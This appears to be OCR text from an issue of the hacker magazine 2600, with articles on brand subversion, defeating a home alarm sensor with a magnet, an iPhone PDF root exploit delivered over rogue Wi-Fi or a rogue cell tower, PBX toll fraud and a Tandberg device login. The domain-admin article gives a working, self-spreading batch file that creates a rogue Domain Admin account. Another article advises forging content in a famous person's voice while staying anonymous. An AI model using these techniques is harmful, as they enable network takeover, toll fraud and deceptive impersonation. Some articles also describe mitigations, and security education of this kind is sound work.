The world of online marketing has, of course, discovered the power of chain letters at reaching a large number of people. They attempt to use the findings of network theory to reach as many people as possible, by devising content that they think will be attractive to a large number of people, and by making it easy to pass that content on to friends. An example is the number of applications and seemingly trivial little games that you can play with your friends, and are attached to your profile on your favorite social networking site.

Those games are fun, aren't they? Yes, but they also have a less amusing purpose. They read your personal profile, and store the information on you, and your friends, in a large database somewhere on the Internet. If you find this difficult to believe, I apologize, but it is true.

What do the marketers do with this collected information? Sell it. To companies who specialize in matching up your interests with an appropriate advert that, delivered to you personally, is going to make you buy more stuff.

If you were looking for reason to target brands, and beat the marketers at their own game of spreading content and building up brands, that is a good reason on its own. By all means, do some independent research if it's difficult to accept.

Difficult Content? Tone it Down

Your idea, or content, should be easy to swallow for the community you are targeting. Don't be controversial, as you will be struggling

against the aggregate total of all the "reserve" in your network. That is why, if you are taking a content-centric approach like the Vermeer Forgery above, I suggest subtle messages. For example, a content-centric forgery when you want to impersonate a famous person, through a social network, should:

a) Match closely with the views of the famous person you are trying to forge.

b) Be written in the style of the famous person.

c) Play on general public opinion on what he would say next.

d) Make people believe that it has originated from an official source.

Don't make the mistake of content forgery on a social network under your own name because, although it is probably the widest existing connection that you might have online to at lot of people, it is difficult to pretend that the originator is someone else, and it is easy to trace back to yourself.

Of course, whether content is difficult to digest by each participant will very much depend on the network itself. An academic network consisting of mathematicians will prefer vastly different content than an online forum of chefs.

Manipulating Technical Networks

It's a Binary World

If you are not familiar with the technical foundations of your network, and you are attempting a technology-based forgery or spread, in this technical world you are a zero. You will need to accumulate sufficient technical knowledge, which will likely be very difficult if you don't have a technical leaning or you need to find someone with the sufficient technical knowledge you require.

Specialization

Unfortunately, most technical people in this complex age specialize in a certain type of technology. So it can be difficult to find and convince someone who will be willing and able to help you. That is a general problem that is up to you to solve. I have deliberately spent very little time on technical network knowledge because there is a vast amount to know, it's all quite specialized to the network type, and I assume you are already at least somewhat familiar with technology if you are reading this. The good news is, if you are of a technical persuasion, you will know that everything you need to know is freely available online for you to study.

Manipulating Social Networks

If you are working towards a social-based forgery, then you will need to build up a network of trust. This is particularly true if your idea is controversial or your forgery difficult to believe. The more controversial, the more work you will have to put into establishing trust.

Networks of Trust

You can model the spread of information through an social organization on a network theory model of trust. Certain individuals have a large amount of authority in an organization–the hubs. If you can persuade enough of them of your idea, then you have effectively conquered the organization and won the collective trust of the organization as a whole. When sales people call up businesses, they try and target these decision makers–the hubs of authority–as they know that they will convince the rest of the idea, and sell the product.

Selling ideas to an organization works on a contact basis. It is a gradual process of convincing the little guy of the merits of your idea, who may then give you an audience with his manager and, if you convince him, then he might put you in contact with his friend in finance, who will land you the deal.

To successfully infiltrate an organization with a controversial idea, you will need to get them to trust you. You will need to build up a network of trust. From the initial chance encounter with the guy at the coffee shop, up to the important meeting with the CEO, each step taken must be a step of obtaining trust.

Set Objectives

You need to establish your target decision maker–the person who is in a position to convince the entire organization. Make sure you target the right people to get to him. This requires an understanding of whom is the most influential in the organization. If you spend two weeks chatting up the receptionist, as much as you enjoyed it, that time might have been better spent talking to Barry in IT who knows Sam in management, and so on. It's important to note that the structure of social influence can be quite different to the hierarchical structure of the organization! People are only human, and many do not have the best relationship with their hierarchical superior.

Building Trust

Each person you talk to, you have to get them to trust you and your idea. This can take time. The important thing to remember is that every contact is different. They each have very different, personal objectives for being in the organization and so they will have different motivations for furthering your idea. The sooner you get to know them, and take an interest in their lives, the easier it will be to set forth an argument that is likely to persuade them of your idea.

Tip of the Iceberg

This is just the beginning–the tip of the iceberg. There are so many things you need to

know about building up networks of trust. Being amiable, taking an interest, and developing trust is a very real skill, and there is a reason why top sales consultants are paid so much money–because they're very good at what they do. If you are looking at this document and have a very technical background, it may be worth spending some time researching sales and this building of trust. It will be very relevant to what you are doing and, although I am not the best teacher of the subject, I very much understand its importance.

Further Research

It is essential that you select appropriately, and study, the network on which you are planning to further your idea. Each network has its own aspects. Although in abstract it is true that most networks adhere to network theory, each also has very different and unique properties.

If you study examples of content on your target network–the language, structure, themes, and ideas that are common in popular content–and make a point to avoid the mistakes of existing unpopular content, you will be better placed to create influential content. If

you study the common properties of the nodes and, if they are significantly different, the differences and motivations behind each position that you want to influence, you will be able to engineer spread more easily. Consider making a numbered list of the most important nodes in your network and describing a method of influencing each.

A general knowledge of the different categories of network, which I've started to provide here, is a good idea, particularly as several modern networks fall into more than one classification. I would suggest that you study recent advances in network theory in general. There is a lot of very interesting and relevant academic work available to help you, particularly on the spread of content.

Here are some general themes for further research, sorted into the broad type of network.

Content-based network? Study the image you are trying to forge, memes, and viral marketing.

Technical-based network? Study the technology that defines the nodes in your network, and how information passes between those nodes.

Social-based network? Study sales, the art of persuasion and the building up trust.

In terms of literature, I would define the following as very important for any casual observer:

Naomi Klein - No Logo - A book you must read. Explains the current state of branding.

Albert Laszlo Barabasi - Linked: The Science of Networks - A good introduction to network theory.

Niccolo Machiavelli - The Prince - Still highly conceptually appropriate.

A General Methodology

Once you think you have enough basic knowledge on general network theory and branding, and you have made absolutely sure that you are not about to break any laws relevant to you, here is a general action plan for brand subversion, based on digital brand establishment models:

1. Establish achievable, realistic goal
* What can you achieve?
* What do you want to achieve?
* How will you measure success?

2. Pick your brand
* Have morals and reasons. If you don't, you are far worse than a viral marketer.
* That said, don't take on any targets that you cannot overcome.
* Be very aware of the risks.

3. Discover the best network to spread your message
* What would be the most important in realistically achieving your goals?

4. Learn all you can about the characteristics of the network
* Identify hubs.
* Find and study examples of existing content: what is popular and what is not.
* What makes this network different than others?
* How will you track spread? Develop a metric.

5. Develop appropriate counterfeit content
* Study in detail who or what you are trying to impersonate.
* Identify the most powerful message you can get away with.
* Develop an artistic statement.

6. Target appropriate hubs
* Weigh up the ratio of the realistic chance of influencing that hub with the potential spread improvement that success will mean.

7. Inject your content
* Make sure you remain anonymous if there is any risk to you at all.
* Use the appropriate technical methods of obfuscation to realize the required masquerade.
* Use technical methods of fast content duplication and distribution.

8. Spread Tracking
* Use your chosen metric to measure spread and effectiveness of the campaign.
* Learn as much as you can from the success or failure of the campaign, and use that to inform future campaigns.

"Ads and logos are our shared global culture and language, and people are insisting on the right to use that language, to reformulate it in the way that artists and writers always do with cultural material."

Seven Things *Hackers* Did Right

by glutton

Absurd visual effects, incorrect terminology, cheesy plot, and rollerblades. If you're looking for things to criticize about the 1995 movie *Hackers,* you'll probably find something. And yet, at its heart, there was something very truthful and flattering about the movie, in part because of the willingness of the film crew to learn about the hacker scene by attending *2600* meetings and using Emmanuel as a consultant. Therefore, as we approach the 15th anniversary of the flick, let's take a fresh look at the things the movie did right:

1. Curiosity

The film's tagline says it all: "Their only crime was curiosity." If there is one quality about hackers that is the most admirable, surely it's their curiosity. While the sheeplike masses are content to follow directions and preserve their warranty, the hacker pokes and prods, seeing how things work and why–and thinking of how to make them better. Would we have ever learned about blue boxes if the original phreaks had been too chicken to tinker?

2. Knowledge must be shared

Okay, I take it back. This is the most admirable hacker trait. The movie shows the hackers trading information and passing around reference books. Since the beginning, hackers have shared things they've learned. During the BBS era, the knowhow was traded in text files and forum messages. Phreaks talked all night on hacked conference call services. Even *2600* is the result of a yearning for hackers to share. Read old episodes of *Phrack*, borrow a copy of *The Best of 2600*, or take a look at Jason Scott's excellent `textfiles.com` to get a taste of this history.

3. Hackers are inclusive and tolerant

While the movie had the expected Hollywood diversity–the girl hacker, the black hacker, etc.–the truth is not much different. Throughout the history of hacking, we've seen countless examples of hackers judged not by how fat or skinny they were, or their skin color, gender, or sexual orientation, but by the awesomeness of their skills, tenacity, and intuition.

4. Greed is tacky

True hackers aren't motivated by a lust for money, and the movie reinforced this by having the villains be money-hungry goons. Historically, hackers have made lousy criminals, simply because they aren't criminals. Sure, a little money was made along the way–for example Woz and Jobs selling blue boxes. For the most part, however, hackers pretty much lack the ability to break laws for money. If we were greed-focused, we wouldn't share our findings with others, or contribute to open source projects.

5. Hackers use handles

We always have and we always will. Maybe it's all about a harmless mystique, a little pizzazz we grant ourselves as pioneers of a new medium. But given the history of authorities' ham-handed attacks on hackers–mostly undeserved–it's obvious it stems from a very real need to protect ourselves. Even today, in a world where so few authorities understand what we do, sometimes a little secrecy isn't a bad idea.


6. Government and industry knowledge is there to be taken

Information wants to be free, right? In the movie we saw the hackers accessing information cast aside by gigantic organizations. Whether it's digging phone company manuals out of the trash or requesting spec sheets from the Government Printing Office, we've always been alert to hoover up data that the big boys cast aside. These days, of course, we tend to look for everything on the web, but the Internet, too, has countless troves of data waiting to be accessed.

7. One man's trash is another man's treasure

Hackers, especially younger ones, tend to be poor. Therefore trashing, that time-honored tactic of dumpster diving for usable hardware or ill-secured information, has been a regular occurrence among hacker types long before it was a feature in the movie.

There you go. Next time you see *Hackers*, forget the special effects and goofy Hollywood dialogue and look at the many wonderful things the movie did to portray hackers in an accurate and positive light.



LIFE WITHOUT WALLS: CIRCUMVENTING YOUR HOME SECURITY SYSTEM

by Sacha Moufarrege

I was 15, she was 14. Our parents didn't approve at all, but we wouldn't let that stop us. We would sneak out late at night and walk miles through a snowstorm without coats just to hug each other for a while at the halfway point. Everything was going well until my parents figured out what was going on and decided to install a home security system. We lived in a wealthy suburban neighborhood, and it didn't take too long to figure out that the security system was not intended to keep intruders out, but to keep me in!

At this point I had a basic knowledge of electronic circuitry and figured I'd take a shot at solving the problem at hand. The truth is, it wasn't that I knew a whole lot about how things worked; it was that I knew how to figure it out. I quickly set to work in learning how the new security system worked to see if there was any chance of our relationship surviving.

When armed, the alarm system was set to go off if any door or window in the house was opened. The two basement windows were immune to this rule, but had steel bars going across them. I figured investigating my bedroom window first would give me the most privacy.

I slid open the window and took a look at the window itself. The window frame bore a single steel screw near the center, which looked out of place to me. On the window sill I saw a round circular piece of plastic which just so happened to align with the metal screw in the frame of the window. Closer inspection of the window revealed no other abnormalities, so I hypothesized that contact between the screw in the window and the plastic piece in the window sill must be the alarm system's mechanism for determining whether or not the window was open. I further hypothesized that the screw itself was magnetic, as this seemed to be the only way it would exert any influence on the piece in the sill (which I believed to be covering up a sensor). Holding various steel objects near the screw confirmed that there was a weak magnetism.

The interface for arming the system was located near the garage door in our kitchen. This device contained a number pad, an LCD screen, and a light which was green when the system was disarmed and red when it was armed. I noticed that if any doors or windows were open when the system was disarmed, the light would not be lit up at all. I used this fact in my experiments to determine whether or not the system was seeing the window as closed, even if it was open.

I needed to obtain a suitably strong magnet for this endeavor, and just happened to have a dead 10 gig hard drive lying around. Patiently, I pried it open using a hammer and screwdriver and removed the magnet. After placing this magnet on the sensor in my window and checking the interface in the kitchen (this took some trial and error to get the positioning correct), I taped the magnet in place and – voila! I could leave any time I wanted, and my lover and I would have many joyous (albeit cold!) nights together thereafter. One small issue which came up was that the window would have to remain only slightly open due to the space occupied by the magnet, but this wasn't too much of an issue for me. I could always close the storm window on the outside if I got cold.

From my observations, most home security systems still make use of this mechanism to secure homes. A magnetic field detector is used to detect the presence of a magnetized object placed inside the protected door or window, and the alarm will be set off if contact is broken. By placing a suitably strong magnet near enough to any of these sensors, that point of entry is no longer secure.

More important than the specific workings of this system, I believe, is the process of investigation used to determine its inner workings. This process is applicable to any situation and can be used to further one's knowledge of any subject through firsthand experience, even without much prior knowledge. A hacker is made by his or her mindset, not by memorization of specific tools or systems. It is my sincere opinion that in adopting effective investigatory problem solving techniques in such a manner, we can transcend our artificial limits and truly live a life without walls.

Transmissions

by Dragorn

My Smartphone Can Beat Up Your Smartphone

So the other month, there was a new jailbreak vulnerability on the iPhone.

Much hilarity and glee ensued - not only was it a simple jailbreak (just go to a website, no need to even plug it into a PC), but who wouldn't love going into Apple stores and jailbreaking the demo phones? Apparently, at least a few couldn't resist the temptation.

For those somehow unaware, Apple has decided to restrict the iPhone to only run applications they have approved; the only "legitimate" method to install applications onto your phone is through the Apple marketplace. Jailbreaking an iPhone breaks this lockdown and installs a third-party application manager, typically Cydia, which lets any application be installed. Jailbreaking is also usually the first step towards unlocking the phone to work on carriers other than ATT.

However, to be able to install another marketplace, and to install arbitrary applications, obviously a higher level of access is required. So what, really, is this website doing to pull it off? Turns out there is a vulnerability in the PDF handler (surprisingly, in this case, it looks like the bug is in Apple's PDF interpreting code, not Adobe's) that allows for arbitrary code execution. That's pretty bad. Due to the privilege model on the iPhone being relatively limited, this bug can be used to gain root access. That's worse.

What's so bad about a website that lets someone break out of the censorship process Apple applies to apps? Nothing - except that jailbreaking is the *best* thing that could happen to the phone in this situation. Remember that the attack leads to full root access on the device. On a computer, this would be considered completely defeating the security, giving an attacker free reign... and a smartphone is no different!

If jailbreaking is the best case scenario, what's the worst case? Just about anything imaginable. From the top of my head, how about spyware that logs passwords to services and sends the phone user's identity and location to an attacker, malware which dials 1-900 numbers at night or sends premium SMS messages? Want even more fun? Load the Metasploit iPwn module into the phone and use it as a stager to inject more code.

For this to really be a problem you'd have to be able to get the iPhone to visit a malicious web page, of course. But anyone who came to the talk Renderman and I gave at The Next HOPE knows this is trivial: As we discussed in the talk, once a client leaves a protected network and goes out into the world of shared public networks, it becomes extremely vulnerable.

The simplest attack? The "evil twin" AP cloning attack, where a hostile AP copies the SSID of a legitimate network, and hijacks all the traffic. Once you control the layer 2 network, replacing the content of web pages (anything that isn't using https anyhow) is trivial - someone even made an AP which implements the "upside-down-ternet" where all the images are flipped, as a joke. By rewriting the traffic with a transparent proxy or with the firewall, any web request through a hostile AP can be turned into an exploit which hijacks the phone through the PDF exploit.

However, any unencypted traffic is also vulnerable to a man-in-the-middle hijack attack, which lets the attacker take control of the TCP session, replacing the content. TCP sessions are only secure from attack because the sequence and acknowledgment numbers are randomized for each connection. When an attacker is able to see the numbers, for example when they are sent out into the air on an unencrypted open wifi network, inserting content into the stream is trivial. It's so trivial that Metasploit comes with a module to do it - Airpwn-MSF.

Almost any Linux system should be capable of running Metasploit and Airpwn-MSF, though it does need driver support for packet injection on wifi. While the drivers on Android-based phones can't do it, the drivers on the Nokia N900 sure can, meaning the person sitting next to you poking around on *their* phone might be hijacking your web sessions and rootkitting *your* phone.

There are even more creative ways to exploit this problem, however. The OpenBTS work demonstrated by Chris Paget at Defcon this summer, for example, lets you build a cell phone tower for about $1500, and it'll fit in a backpack. A full GSM tower, capable of operating with commercial phones, for $1500,

using the GNU USRP (Universal Software Radio Project), a programmable software radio.

Fifteen hundred sounds like a fair bit of money, and it is, but when the payoff is a network of possibly hundreds or thousands of hijacked devices earning money through fraudulent charges, the cost-to-payoff ratio becomes very interesting. In this case, we can define "interesting" as "terrifying." Is bringing up a rogue cell tower illegal? Sure is, but so is fraud and most of the methods used by malware authors today.

What does bringing up our own tower let us do? Several things: Firstly, we can capture the phone and get the phone identity, which allows us to send an SMS to it directly. Secondly, we can prevent it from using cell data for web pages (in fact, we can't allow it to use cell data, since the OpenBTS project doesn't yet support data modes, but in this case this is a benefit, not a detriment).

Being able to send the user a message makes this attack much more likely to land, and much, much scarier. Phishing works, and still works fairly well, over email. How many users are likely to respond to the lure in a well-written SMS? How about an SMS from 911 demanding they click a link to confirm their status, or police will be dispatched? We're not used to applying the same suspicion to phones which we do to emails, and I'm positive that the general iPhone population is unprepared to think about hostile SMS messages from important numbers.

By preventing the phone from using cell data, we can ensure that we'll be able to see the user's traffic on wifi, either by hijacking it, or by running an access point using Karma or Airbase to respond to all queries, pretending to be whatever network the phone is looking for.


What this all means is while this bug is still in the wild, there is no safe way to use an iPhone while the wifi is enabled. I'm reasonably confident that every user didn't go disabling wifi for a week and a half. In fact, I'm reasonably confident that most users never even knew this bug existed, and if they *did* know about the jailbreak opportunities, they only considered them in the context of being able to install their own apps.

Because the iPhone is a closed system, there is no real way to fix it until Apple releases a fix - without using the exploit itself to install a third-party fix! To keep your phone from getting rooted, you have to root it.

Apple has finally rolled out a fix - for some devices - after over a week. Devices which can't (or don't) run iOS 4 or newer still don't have a fix.

This attack is a frightening example of the risks of smart phones. We've come to expect that our computers are a risk (though most people may not), but our phones are somehow considered a walled garden which we can use for anything without fear.

Did someone use this attack already to mass-own iPhones? I have no idea, but it was definitely possible. The information was out there, the window was open for long enough, and the methods ranged from "reasonably cheap if you're looking to commit a lot of fraud" to "free" if you had a system capable already. These risks aren't limited to the iPhone, either, though it sure is fun to pick on Apple. Any large number of devices running identical software are ripe for this kind of attack, and I'm sure over time we will see similar for Android and Blackberry devices. The smarter our peripherals get, the bigger their attack surface, and the more risk we face from them.



For years, the letters column of *2600* has been one of the most popular sections of the magazine. And now there's a book that has captured the best letters of the past 26 years.

Find it on Amazon or at your local bookstore. There's no better way to feel the pulse of the hacker community.

How to Turn Local Admin into Domain Admin

by David Dunn
(unbr34k4bl3@gmail.com)

What is a Domain Admin?

On Microsoft Windows-based hosts and networks, there are basically two kinds of user accounts: administrators and users. Administrators can install software, create and delete users or files, and generally do whatever they want. Users, on the other hand, are restricted to a minimum set of permissions usually defined by their function within the organization. These two roles are further divided by scope into local admins/users and domain admins/users. Domain users are generally more privileged than local. For example, domain users typically have access to more PCs and network resources than local users. Domain admins are, by default, local administrators on all hosts joined to the domain. Therefore, domain admins have all the power and are what we would like to become.

Because users may need to use legacy software, utilize specialized hardware, etc, it is not uncommon for domain users to be local administrators on their own PCs, if not on multiple PCs, within the organization. It is this common configuration mistake that we will exploit in order to become domain admins and further our quest for total global domination.

How Are We Going To Do That?

There are countless ways to do this (the use of hardware or software keyloggers comes immediately to mind), but to better clarify and illustrate the severity and ease of exploitation of this issue, our example will be as non-technical and unsophisticated as possible. We require no programming knowledge, no sophisticated exploit code, and no tools to be downloaded; just a simple, three-line batch file so small that you can memorize and type it into the target machine yourself.

The Setup

In our fictitious target environment, there are 4 computers, all running variations of Microsoft Windows and all joined to the same domain:

TargetPC - A standard Windows XP PC on which you are a local administrator. How did you get to be local administrator? It was already set up that way (and if it wasn't, you read *2600* so obviously you know how to use things like hardware keyloggers, CHNTPW, and/or social engineering to get you that far, right? ;) It could be a kiosk for accessing a store catalog or for filling out a job application, a PC in an Internet cafe or library, or your regular work PC at your school or place of business.

EmployeePC - A PC to which you don't have physical access but which is used by an employee within the organization. If we were executing this attack remotely (for instance by emailing our batch file to an employee within the organization) this, rather than TargetPC, would likely be our starting point.

AdminPC - The PC of one of the organization's domain admins. You don't have physical access to this PC either. It is very likely that this PC is (at least at a basic level) set up very similarly, if not identically, to EmployeePC.

ADServer - The domain controller of the organization. You don't have physical access to this machine, and no one is likely to be logging into it any time soon.

All the PCs are running XP, the server is running Windows Server 2003, and all of them have the default administrative share "C$" enabled. Even though it's 2010, this is still a common setup in many, if not most, organizations.

The Plot Thickens

So how do we turn our current local admin status into domain admin? The easiest, most direct way would be to just create a simple, two-line batch file in the "All Users" startup folder (C:\Documents and Settings\All Users\Start Menu\Programs\StartUp) that reads:

```
net user /domain /add hacker
➥ Iam31337
net group /domain "Domain Admins"
➥ /add hacker
```

If this batch file was run by a domain admin, the first line would create a domain user named "hacker" with the password "Iam31337", and the second line would add that user to the "Domain Admins" group, giving our "hacker" user access to every Windows computer joined to the domain.

Since our batch file is located in the "All Users" startup folder, it will be run by any user who logs into this computer. If the organization's help desk employees are members of the domain admins group, an easy way to get our batch file executed by a domain admin is to do some kind of simple sabotage to the currently logged-in user's account (especially if this is a kiosk that is set to auto login) and then wait for the help desk to come log in with their own account to fix it.

There's always the possibility that the help

desk employees aren't members of the domain admins group (some creative use of the `net group /domain` and `net user /domain` commands could provide us with that information), so instead of relying on one of the domain admins logging on to this computer, we'll expand our attack to every computer on which we are a local admin and from there exponentially throughout the organization's network until a domain admin logs onto a machine on which our batch file is active and we get what we want. The best part is that once we set this up on one PC, the rest is entirely automatic.

The "net view" command will give us a list of all the computers on the domain. What we will do then is use a "for" loop to copy our batch file to every computer on the domain on which our user is a local admin. The new batch file that will do this looks something like this:

```
net user /domain /add hacker
➥ Iam31337
net group /domain "Domain Admins"
➥ /add hacker
for /F %%i in ('net view') do
➥ copy /Y %0 "%%i\c$\documents
➥ and settings\all users\start
➥ menu\programs\startup"
```

As you can see, the top two lines remain the same. We still try to create our user and add it to the domain admins group when our batch file is executed (regardless of who executes it). The third line then attempts to copy our batch file to every computer in the organization's domain. For every computer with an open C$ share (enabled by default on Windows XP) and on which that user is a local admin, it will succeed. The best part is that this will run as whichever user happens to log into the computer, so, given the following setup:

Username	Local Admin on	Domain Admin?
MyUser	TargetPC EmployeePC	No
EmployeeA	EmployeePC AdminPC	No
AdminUser	TargetPC EmployeePC AdminPC ADServer	Yes

1. We log in as MyUser and run our batch file. It tries to create our "hacker" user and fails and then copies itself to TargetPC and EmployeePC. At this point, the automation begins and we can go do something else while we wait for the following scenario to play out. We might just go home and run an nmap scan on the organization's network to see if we can find a server where we can log in remotely once our domain user has been created.
2. EmployeeA logs in to their PC when they get to work in the morning, and our batch file runs under the context of their user. It tries to create our "hacker" user and fails and then copies itself to AdminPC. Remember, both AdminPC and EmployeePC were probably set up using the same set of criteria or maybe even the same hard disk image. There is a good possibility that regular users will be local admins on at least one PC in the organization where a domain admin will log in.
3. The next time AdminUser logs in to AdminPC, our batch file runs as AdminUser and, when it tries to create the "hacker" user, it succeeds! It also copies itself to ADServer, the last remaining machine on the network where it could have done any other potentially damaging stuff we wanted it to do.

At any rate, we've got our domain admin user now, and the organization's Windows domain is ours. We can log in and run programs on any PC on the domain, such as VNC (for remote access), keyloggers or sniffers (for continuing to expand our access or steal confidential information), servers (for sharing warez), or whatever else we want.

The Moral

While the method described here is noisy (hopefully to aid in the learning process), keep in mind that this attack could just as easily be carried out in total invisibility by a program sent to a user in an email attachment or downloaded by a vulnerable web browser from a malicious web page. Using these same techniques (or some slightly more sophisticated ones), it could spread through a network and have the potential to do *much* more damage.

The moral of this story: domain admin access needs to be assigned to as few users as possible, and local admins should *only* be those same domain admins. Seriously, it is that big of a deal. If one user set as a local admin downloads a file like the one we used here, the next time a domain admin logs into their PC, your network is *pwned*!

Shouts to The Brew Crew

Panasonic Phreaking In the New Age

by Anthony

Some notes before I start

I'm not a "blackhat." I have never written a file before. I'm not from the "golden ages" of phreaking. Simply, I found this just through exploration. Please treat it with respect, think twice before you do something stupid. Maybe later I'll release a whitepaper as to how Panasonic PBXs work and how to just hack insecure voicemails.

Info about me

At the time of writing this, I'm 17 years old, born 1992. I read and look at some of the old school phreaking things and say "I wish this stuff still worked. I wish someone would do something new." Maybe phreaking has moved past POTS lines and analog things and onto cellphones and VoIP, but I think that technology should never be forgotten.

How a Panasonic VMbox works

First of all, the most basic Panasonic VMbox has at least two pairs running to it. They can be used to treat two user actions w/ the voicemail at once. For example, a user may be calling in from the outside PSTN while another can be listening to his VMbox . Naturally, this would become very busy, very soon, so to help with the congestion the phone system then handles the call once a destination is made and the lines to the VMbox are free again. More info on this is out of the scope of this paper, but I may write it into my other on how the PBX works.

When a user calls in (after hours, if programed, etc.)–I guess, to be more clear, I should say when a user reaches the main greeting of the PBX–he has the option to use its auto-attendant like a DISA, to dial a three-digit internal extension. The Panasonic doesn't have any "error control" to see if what you dialed is valid because... see next paragraph.

How does the VMbox know to tell you if the line is busy, not available, or onhook/ready? Well, it dials that extension and "listens." This VMbox is actually pretty smart. It will dial what you dialed for you and listen. If the phone system echos a busy signal, the VM comes back to you and tells you the line is busy and drops you back to the main menu or asks to leave a message. If the line is onhook/good, it will connect you to it.

Let's say the user dials a number like 900. The VM will grab its other pair and dial 9, so it will grab an outside line, and then 00, feeding 00 into the PSTN. Well if you think about it, this would connect you to the operator. However, Panasonic did think of this and–if the line is empty or there is too much time before there is a connection/answer–the VM will say busy, dropping us back to the main menu.

Now for the thought. In the US, Ma Bell has given us this wonderful thing for impatient people, the # sign. When we are done punching in our digits, we hit the # and MaBell know to directly connect us to our calling party–no waits, no delays. What does this mean for us? Well, it means that we can tell the VM what to dial with the 90 part, grab an outside line and dial a 0 (operator), and a # afterwards. So, our little trick would be... we call the VM, and dial 90# as the extension we want to reach.

Of course, the VMbox will comply with us (why wouldn't it? It's the default) and will "drop" us to the operator on their CO line. The pairs on the VM will free up again because, again, the PBX is smart, too. Isn't Panasonic awesome? Seriously, I'm a big fan.

Now what?

Well, now that you have the operator, this is the part where you say, "Hello, I'm blind, can you dial a number for me?" Naturally, even with the "advancements" in phreaking, some of the most basic things will not fade.

How to secure it/fix it

In the Panasonic programing area, there is a location which sets the VMbox's class of service (COS). Setting this to a five or eight will secure this and still allow normal operation of reaching outside numbers and pre-programmed dial-out destinations.

"Well that's great Anthony, but how am I supposed to find some Pansonic VMboxes?"

Well Mr. (or Mrs.) phile reader, Panasonic makes it easy for us. Because they're a corporate product, they have this thing called a Dealer Locator. If you were a dealer, wouldn't you have a Panasonic VM along w/ your PBX? I have come across some that are not Panasonic, but most are. Listen to the default voice of the auto-attendant. For the Panasonic VMbox, she has a very distinct English accent. The Panasonic dealer locator is available at: `http://btsdealer.com/locator`

Limitations

This does not work with the old Panasonic voicemails, KX-TVS50 (notice A and S).


"How did you figure this out?"

My dad worked (and still works) as an Interconnect, installing Panasonic phone systems (along with the other low-voltage things he does). As a little child, perhaps as young as four or five, I remember going on job sites with him and installing Panasonic's PBX. (At the time, a 616, pronounced six-sixteen. Six incoming lines, 16 extensions.) They evolved into the 624 (my favorite system ever) and now the KX-TDA 50/100 series. Also, to keep the people who are "old school analog," they released an 824, which is an enhanced version of the 624 with built-in DISA.

Seeing that someone else's system had been hacked and used to call the Philippines, I wondered how they had done it. I sat down at the customer's place, called into the voicemail, and dialed 902 as the extension I wanted it to reach. I then noticed that the red line indicating a line was busy kicked on, went off and, right when it went off, the VM told me the extension was busy. I knew I was close. Then the # came along and voila!

CLUB-MATE


Club-Mate is now ready to be shipped directly to you! The German beverage invasion is now in full swing and *2600* is happy to be in the thick of it. Club Mate has proven to be extremely popular in the hacker and programming community. First introduced in the United States at The Last HOPE in 2008, this caffeinated, carbonated, comparatively low in sugar drink has really taken off. Both HOPE attendees and German operatives tell us that one gets a burst of energy similar to all of those energy drinks that are out there without the "energy drink crash" that usually comes when you stop consuming them.



If you want a case of the stuff (12 half-liter glass bottles), it's $45 plus shipping. At the moment, we can only ship to the continental United States. Visit our online store (store.2600.com) to place an order or call us (631.751.2600) if you have further questions.

For those of you running an office or a hacker space, consider getting a full pallet (800 half-liter bottles) at a steeply discounted rate. You will have no trouble reselling to the addicts you create.

Further updates on club-mate.us.



Hacking and Securing the Tandberg C20

by xorcist
(xorcist@gmx.net)

Introduction to the C20

The Tandberg C20 is a hi-def video conferencing solution. It consists of a base unit containing a few fairly standard Linux-based microcontroller boards, and an externally mountable 1080p camera. You have to add your own hi-def display. It talks H.323, and is pretty good at what it does, but is probably way overpriced for what it is (list price is $7900!). The microcontrollers are all Tandberg branded internally, but they appear to vary little, if at all, from ordinary reference designs.

Internally, there are 4 microcontrollers: one MPC8347 PPC with 512MB of RAM and 2GB of flash, and three ARM boards with 128MB of RAM each. The PPC runs the show, and the ARM boards handle peripheral video functions, the OSD/menus, etc.

How can such a meager offering do real-time 1080p encoding and decoding? The magic is in the FPGA chips that are controlled by the ARM boards. Apparently, all the R&D effort on Tandberg's part went into those FPGAs, because the rest of the system is a joke. I haven't gotten around to trying to sort those out, partly because I don't know of a way to decompile the FPGA core to VHDL or Verilog, but mostly because I just don't care about the specifics of their hardware codecs. Plus, there is just too much else going on with this thing, as we'll soon see.

When I said the microcontrollers all appear off-the-shelf, I meant it. For nearly $8k, you might expect to get a tightly integrated and polished device. No, none of that here. Internally, the ARM boards are networked over gigabit ethernet to the PPC board. The PPC hosts a normal tftp boot process for the ARMs, and the ARMs mount their userland tools over NFS from the PPC. A similar platform could be pieced together from Gumstix and eval boards for a third of the price, if not less.

The exact hardware details (number of ARM boards, etc) of their other products differ somewhat from the C20, but they all seem to use this same code base, so most of what we're doing here should apply to other Tandberg products as well.

Getting in, and getting our feet wet

This is the the easy part. Just plug the C20 into your LAN, and power on the device. Let it boot up, and ssh or telnet to it. You can also null cable into the serial port.

Username: root. Password is... drumroll for suspense... any god damned thing you like.

